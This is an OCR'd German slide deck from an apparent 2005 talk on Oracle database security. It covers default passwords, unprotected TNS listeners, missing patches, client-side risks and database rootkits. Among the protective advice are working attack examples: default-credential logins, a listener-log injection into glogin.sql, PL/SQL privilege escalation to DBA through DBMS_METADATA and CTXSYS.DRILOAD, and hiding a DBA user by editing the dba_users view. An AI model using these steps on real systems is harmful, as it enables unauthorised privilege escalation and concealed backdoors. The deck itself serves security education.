
red database security

Oracle Sicherheit

Alexander Kornbrust
18-Oktober-2005

Agenda



1. Einführung
2. TOP-5 Sicherheitsprobleme
3. Neue Trends
   - Oracle Rootkits
   - Oracle Würmer
4. Demonstration


Diebstahl von Daten in 2005 in den USA

- CardSystems (40 Mio. Kreditkartendaten)
- Choiceline (1 Mio. Kreditkartendaten)
- DSW Shoe Warehouse (1.4 Mio. Kreditkartendaten)
- HSBC North America
- …

➔ *102 Vorfälle in den USA 2005 (Stand: Sept. 2005)*

http://www.idtheftcenter.org/breaches.pdf

Hotels & Datenbanksicherheit



Oracle Sicherheit & Larry Ellison

Oracle OpenWorld 2005 [21-Sep-2005]

He [Larry Ellison] further claimed the last time an Oracle database was broken into was 15 years ago, versus the 45 minutes he said it took for someone to break into Microsoft's first version of its Passport online ordering system.

Quellen: http://www.internetnews.com/bus-news/article.php/3550651

Einige Zahlen zur Oracle Sicherheit

Offiziell von Oracle korrigierte Security-Fehler

> **100** (2004)

> **233** (Stand: Okt 2005)

Momentan offene Security-Probleme


> **90** (versch. Security-Firmen)

Durchschnittliche Zeit bis zur Patchveröffentlichung

> **1,5 Jahre**

Quellen: AppSecInc, NGSSoftware, Red-Database-Security GmbH, Argeniss, Oracle

Einige Zahlen zur Oracle Sicherheit - II



90 % aller großen Firmen hatten Sicherheitsvorfälle

70 % aller entdeckten Vorfälle wurden durch Insider verursacht


Mythos: Hacker verursachen die meisten Einbrüche

Fakt*: Unzufriedene Mitarbeiter und andere Insider waren für mehr als 70% aller Cyber-Angriffe verantwortlich.

Fakt: Eine Firewall hilft nicht gegen diese Art der Bedrohung.


Quelle: 2004 Computer Security Institute and FBI Survey

Warum sind Datenbanken oftmals unsicher?




- Datenbanken sind sehr komplex
- Datenbanken sind Out-of-the-Box oft unsicher
- Security und Datenbanken sind meistens 2 verschiedene Welten
  - Security-Gruppe hat meist wenig Datenbank-Know-How
  - Datenbankgruppe hat meist wenig Security-Know-How
- Security im Datenbankumfeld hat eine andere Bedeutung (Rollen, Privilegien)

TOP-5-Sicherheitsprobleme



- Default bzw. schwache Passworte
- TNS Listener nicht geschützt
- Security Patches nicht eingespielt
- Nicht benötigte Komponenten installiert
- Oracle Client Sicherheit


Default / Schwache Passworte



- > 50 % aller Kunden haben zumindest einige Default Passworte in Datenbanken
- > 80 % aller Kunden verwenden schwache Passworte (z.B. appuser/appuser)
- > 95 % aller Kunden verwenden auf allen Datenbanken identische Systempassworte
  (Kennt man ein System-Passwort, hat man überall Zugriff)


Quelle: Erfahrungswerte verschiedener Oracle Security Firmen

Default / Schwache Passworte - Schutz



- Regelmäßige Kontrolle aller Datenbankpassworte
- Oracle Passwort Policies verwenden
- Oracle Skripte anpassen, die Default-Passworte zurücksetzen
- Identisches Sicherheitsniveau für alle Datenbanken mit identischen Passworten

Default / Schwache Passworte - Beispiel




- sqlplus scott/tiger
- sqlplus outln/outln
- sqlplus dbsnmp / dbsnmp
- sqlplus system/manager

- Listen mit Default Passworten sind im Internet* verfügbar

Quelle: http://www.petefinnigan.com/default/default_password_list.htm

TNS-Listener




- > 90 % aller Oracle Listener sind (standardmäßig) nicht mit einem Passwort geschützt
- TNS-Listener lässt sich remote administrieren
- Ungeschützte Listener sind leicht zu übernehmen

TNS-Listener - Schutz

- Listener mit einem (starken) Passwort schützen
- Listener gegen Remote-Administration schützen

TNS-Listener - Beispiel




- **Listener stoppen**
  lsnrctl stop 122.113.223.122

- **Listener-Log verändern**

```
LSNRCTL> set log_file C:\oracle\ora92\sqlplus\admin\glogin.sql
```

```
perl tnscmd  -h 192.168.2.156 -p 1521 --rawcmd "(CONNECT_DATA=((
> create user hacker identified by hacker;
> grant dba to hacker;
> "
```


Security Patches



- Schwierig zu installieren
- Oftmals fehlerhaft *
- Reihenfolge des Patches spielt zum Teil eine Rolle
- Zeitaufwändig


Quelle: On Security, Is Oracle the next Microsoft, http://www.eweek.com/article2/0,1895,1860159,00.asp

Security Patches - Schutz



- Möglichst wenige Komponenten installieren
- Wenn möglich Workarounds implementieren
- Regelmäßig auf neue Patchlevel updaten
- Feste Wartungstermine festlegen

Security Patches - Beispiel




```
CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/

-- Funktion ausführen und DBA-Rechte erlangen
SELECT SYS.DBMS_METADATA.GET_DDL(''||SCOTT.ATTACK_FUNC()||'','')
FROM dual;
```

➔ Lösung: Patches für Oracle Critical Patch Update April einspielen


Unnötige Komponenten



- Oracle liefert eine Vielzahl von Optionen und Komponenten mit aus
(CTXSYS, OLAP, MDSYS, Label Security, …)


- Jede Komponente bedeutet ein zusätzliches Sicherheits- und Patch-Risiko

Unnötige Komponenten - Schutz



- Minimale Features je Datenbank Installation
- Nicht benötigte Komponenten löschen oder zumindest sperren
- Nicht benötigte Privilegien entfernen

Unnötige Komponenten - Beispiel



DBA werden über gesperrte Komponente „Oracle Text“

sqlplus scott/tiger@ora902 (oder jeder andere unprivilegierte Benutzer)


```
SQL> exec ctxsys.driload.validate_stmt('grant dba to scott');

BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;
*
ERROR at line 1:
ORA-06510: PL/SQL: unhandled user-defined exception
ORA-06512: at "CTXSYS.DRILOAD", line 42
ORA-01003: no statement parsed
ORA-06512: at line 1
```

Oracle Client Sicherheit


- > 95% aller DBA-Clients sind ungeschützt
- Vielfach Datenbank Passworte lokal (verschlüsselt / unverschlüsselt) gespeichert.
- Gegen lokalen Angriff nicht (ausreichend) gesichert

Oracle Client Sicherheit - Schutz



- Arbeitsplätze der DBAs / Systemadministratoren zusätzlich sichern
- Verschlüsselung der Festplatten
- Passworte nicht lokal abspeichern

Oracle Client Sicherheit - Beispiel




- Reinigungskraft modifiziert Datei glogin.sql auf dem DBA Client

  Beim nächsten Start des Oracle Tools sqlplus, wird beispielsweise eine Hintertür in der Datenbank installiert


- Virus modifiziert Datei glogin.sql auf dem Rechner des Administrators. Daraufhin werden alle Datenbanken gelöscht, an denen sich der DBA anmeldet.

Demonstration verschiedene Sicherheitslücken




- Default-Passworte
- Ungeschützten Listener angreifen
- Security Patches nicht eingespielt
- Oracle Client Sicherheit

Neue Trends in der Oracle Sicherheit



- Oracle Rootkits
- Oracle Würmer




Datenbank = Betriebssystem

Betriebssysteme und Datenbanken sind in der Architektur ähnlich.

- Beide besitzen
  - Benutzer
  - Prozesse
  - Jobs
  - Ausführbare Objekte
  - Symbolische Links
  - …


➔ Eine Datenbank ist eine Art von Betriebssystem.

Oracle Rootkits



OS	Oracle	SQL Server	DB2	Postgres
Ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Oracle Rootkits




Da eine Datenbank eine Art von Betriebssystem ist, kann man jeder Art von Malware vom Betriebssystem auf die Datenbank migrieren.

Folgende Konzepte sind unter anderem möglich:


- Oracle Rootkits
- Oracle Würmer

Oracle Rootkits



- Änderungen an Datenbank-Objekten
  - Unsichtbare Oracle Benutzer
  - Unsichtbare Datenbank Jobs
  - Unsichtbare Datenbank Prozesse
- Für den DBA bzw. Datenbank-Tools mit den üblichen Methoden nicht zu finden
- Ohne Software-Tools schwierig zu finden


Datenbankbenutzer verstecken



Benutzerverwaltung in Oracle

- Benutzer und Rollen werden zusammen in der Tabelle SYS.USER$ gespeichert
- Benutzer besitzen das Flag TYPE# = 1
- Rollen besitzen das Flag TYPE# = 0
- Die Views dba_users und all_users vereinfachen den Zugriff
- Synonyme für dba_users und all_users

Datenbankbenutzer verstecken




Beispiel: Erzeugung eins Datenbankbenutzers namens Hacker

```
SQL> create user hacker identified
     by hacker;

SQL> grant dba to hacker;
```

Datenbankbenutzer verstecken




Beispiel: Anzeigen aller Datenbankbenutzer

```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[…]
```


Datenbankbenutzer verstecken

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD



Datenbankbenutzer verstecken




Zusätzliche Zeile an die View anhängen


```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```

Datenbankbenutzer verstecken


Enterprise Manager (Java)



Enterprise Manager (Web)




Quest TOAD



